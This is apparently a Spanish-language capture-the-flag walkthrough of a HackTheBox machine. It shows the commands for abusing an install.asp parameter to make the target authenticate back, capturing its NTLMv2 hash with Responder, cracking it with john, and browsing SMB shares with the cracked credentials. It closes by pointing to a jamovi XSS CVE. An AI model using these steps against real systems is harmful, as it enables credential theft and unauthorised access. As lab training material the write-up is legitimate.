
Add Pattern foxy proxy

Vamos a foxyproxy y damos en + pattern


aca colocamos un nombre y entre asteriscos el dominio softwareportal.windcorp.htb




adiconalmente proxy dns en apagado



Acceder a la web es algo demorado pero se obtiene el acceso



en la parte de 7zip veo que hay un .exe



http://softwareportal.windcorp.htb/install.asp?client=172.31.177.202&software=7z1900-x64.exe
validamos si al cambiar la ip por la nuestra nos entrega este .exe o que accion ejecuta para esto capturamos el trafico con tcdump y exportamos a un archivo .cap

0.0.1. Capturar trafico con tcpdump

sudo tcpdump -i tun0 -w trafico.cap -v

```
┌──(kali㉿kali)-[~/machineshtb/Anubis]
└─$ zsh
    ~/machineshtb/Anubis
  sudo tcpdump -i tun0 -w trafico.cap
[sudo] password for kali:
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

proxychains curl -s -X GET "http://softwareportal.windcorp.htb/install.asp?client=10.10.14.5&software=7z1900-x64.exe" |html2text

```
    ~/machineshtb/Anubis
  proxychains curl -s -X GET "http://softwareportal.windcorp.htb/install.asp?client=10.10.14.5&software=7z1900-x64.exe" |html2text
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.31.176.1:80  ...  OK

    ~/machineshtb/Anubis

    ~/machineshtb/Anubis
  sudo tcpdump -i tun0 -w trafico.cap -v
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
Got 172
```

ahora validamos con tshark el .cap


tshark -r trafico.cap

```
    ~/machineshtb/Anubis
tshark -r trafico.cap
 1   0.000000   10.10.14.5 → 10.10.11.102 RPC 110 Continuation
 2   0.078601 10.10.11.102 → 10.10.14.5   RPC 98 Continuation
 3   0.078762   10.10.14.5 → 10.10.11.102 RPC 94 Continuation
 4   0.157233 10.10.11.102 → 10.10.14.5   RPC 82 Continuation
 5   0.157262 10.10.11.102 → 10.10.14.5   RPC 82 Continuation
 6   0.157306   10.10.14.5 → 10.10.11.102 TCP 40 111 → 49868 [ACK] Seq=125 Ack=143 Win=10770 Len=0
 7   0.157384   10.10.14.5 → 10.10.11.102 RPC 78 Continuation
 8   0.157450   10.10.14.5 → 10.10.11.102 RPC 94 Continuation
 9   0.235469 10.10.11.102 → 10.10.14.5   TCP 40 49868 → 111 [ACK] Seq=143 Ack=217 Win=1022 Len=0
10   0.236054 10.10.11.102 → 10.10.14.5   RPC 82 Continuation
11   0.236619 10.10.11.102 → 10.10.14.5   RPC 98 Continuation
12   0.236667   10.10.14.5 → 10.10.11.102 TCP 40 111 → 49868 [ACK] Seq=217 Ack=243 Win=10770 Len=0
13   0.236706   10.10.14.5 → 10.10.11.102 RPC 78 Continuation
14   0.236892   10.10.14.5 → 10.10.11.102 RPC 224 Continuation
15   0.315245 10.10.11.102 → 10.10.14.5   TCP 40 49868 → 111 [ACK] Seq=243 Ack=439 Win=1021 Len=0
16   0.315287 10.10.11.102 → 10.10.14.5   RPC 82 Continuation
17   0.326510 10.10.11.102 → 10.10.14.5   RPC 580 Continuation
```

identificamos que nuestra maquina y un equipo con ip 10.10.11.102 se comunican con frecuencia por el port 5985

```
25   1.228857 10.10.11.102 → 10.10.14.5   RPC 82 Continuation
27   1.897574 10.10.11.102 → 10.10.14.5   TCP 52 51055 → 5985 [SYN, ECE, CWR] Seq=0 Win=64240 Len=0 MSS=1340 WS=256 SACK_PERM
28   1.897596   10.10.14.5 → 10.10.11.102 TCP 40 5985 → 51055 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29   2.151359   10.10.14.5 → 10.10.11.102 RPC 78 Continuation
30   2.158404   10.10.14.5 → 10.10.11.102 RPC 110 Continuation
31   2.229324 10.10.11.102 → 10.10.14.5   RPC 82 Continuation
33   2.236512 10.10.11.102 → 10.10.14.5   RPC 98 Continuation
35   2.236754   10.10.14.5 → 10.10.11.102 RPC 94 Continuation
36   2.315145 10.10.11.102 → 10.10.14.5   RPC 82 Continuation
37   2.315174 10.10.11.102 → 10.10.14.5   RPC 82 Continuation
39   2.315288   10.10.14.5 → 10.10.11.102 RPC 78 Continuation
40   2.315379   10.10.14.5 → 10.10.11.102 RPC 94 Continuation
42   2.393257 10.10.11.102 → 10.10.14.5   RPC 82 Continuation
43   2.411267   10.10.14.5 → 10.10.11.102 RPC 110 Continuation
44   2.488290 10.10.11.102 → 10.10.14.5   TCP 52 [TCP Port numbers reused] 51055 → 5985 [SYN] Seq=0 Win=64240 Len=0 MSS=1340 WS=256 SACK_PERM
45   2.488312   10.10.14.5 → 10.10.11.102 TCP 40 5985 → 51055 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
46   2.489272 10.10.11.102 → 10.10.14.5   RPC 98 Continuation
47   2.489409   10.10.14.5 → 10.10.11.102 RPC 94 Continuation
```

ahora escucho por netcat en el port 5985 y de nuevo lanzo el curl
nc -nvlp 5985




con esto identificamos que se esta intentando conectar a nuestro equipo con WinRM


Ataques con herrmienta responder

Con responder podemos interceptar esta comunicación y obtener un hash con el user que se esta intentando loguear


sudo responder -I tun0




ahora lanzo de nuevo la peticion curl
proxychains curl -s -X GET "http://softwareportal.windcorp.htb/install.asp?client=10.10.14.5&software=7z1900-x64.exe" |html2text



en responder identificamos un hash NTLMv2




copio ese hash




utilizamos john
john --wordlist=/usr/share/wordlists/rockyou.txt hashNTLMv2.txt
antes importante que todo el hash este en una sola linea para ello utilizo mejor gedit

como me estaba dando problemas el hash con los espacios valide y esto ocurre por la etiqueta html2text


john --wordlist=/usr/share/wordlists/rockyou.txt hashNTLMv2.txt




aca con este passwor se intento con smb y winrm pero nada hasta que probamos conectandonos por smb directamente a la maquina y encontramos directorios
smbmap -H 10.10.11.102 -u "localadmin" -p "Secret123"




dentro de Shared encontramos documents y dentro analytics
smbmap -H 10.10.11.102 -u "localadmin" -p "Secret123" -r Shared/Documents/Analytics



son archivos .omv





traduciendo



Si buscamos vulnerabilidades de el software jamovi encontramos un xss CVE-2021-28079
https://github.com/g33xter/CVE-2021-28079

